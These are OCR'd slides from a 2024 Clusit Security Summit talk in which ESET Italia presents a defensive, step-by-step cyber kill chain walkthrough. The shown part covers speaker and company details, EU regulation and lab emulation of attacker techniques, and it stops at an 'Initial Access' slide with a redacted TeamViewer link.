Clusit
Associazione Italiana
per la Sicurezza Informatica

ASTREA Advanced Security, Training Research, Events Agency

SECURITY SUMMIT

Security Summit

Milano 19-20-21 marzo 2024

Cyber Attacco step by step:
un percorso tra le tecnologie e i servizi di security

Mauro Cicognini, Comitato Scientifico, Clusit

Raffaele Scolamiero, Manager of Security and Professional Services ESET Italia

Samuele Zaniboni, Senior Manager of Presales and Tech Engineers ESET Italia

20 marzo 2024 orario 09:20 - 10:20

eset®
Digital Security
Progress. Protected.

RAFFAELE SCOLAMIERO

MANAGER OF SECURITY AND PROFESSIONAL SERVICES

ESET ITALIA

SAMUELE ZANIBONI

SENIOR MANAGER OF PRESALES AND TECH ENGINEERS
ESET ITALIA

MAURO CICOGNINI

COMITATO SCIENTIFICO, CLUSIT

ABOUT ESET

30+ years in the market

Private company, no debt

Always focused on technology

Biggest European Union vendor


Growing YoY since its inception

Owned by original founders

Strong values

Progress. Protected.

2200+ EMPLOYEES | 23 OFFICES | 13 R&D CENTERS



ONE BILLION

DEVICES PROTECTED

intel®

Finalmente il legislatore interviene

- AI Act
  - Forse già obsoleto, sicuramente perfettibile, ma perlomeno si interviene
- Il DMA ed il DSA stanno entrando in vigore
  - La Commissione Europea sta ospitando gli workshop con gli stakeholders in questi giorni
- DORA è già pienamente in vigore
- NIS 2 è in vigore e sarà pienamente operativo tra pochi mesi

INTRO

- **Most relevant TTPs** gathered in MDR investigations on customers and OSINT extracted ones

- **Lab Emulation** of such TTPs


- EDR **prevention was disabled**

- AV **prevention was disabled**

- **Main Goal**:

Gather all the relevant telemetry for such attacks and understand the artifacts and behavior to spot during an investigation and be ready for containment/remediation

CYBER KILL CHAIN



Reconnaissance

Weaponization

Delivery


Exploitation

Installation


Command And Control


Action On Objectives

CYBER KILL CHAIN



INITIAL ACCESS




https://login.teamviewer.com/nav/servicequeue/sessions/share/[redacted]

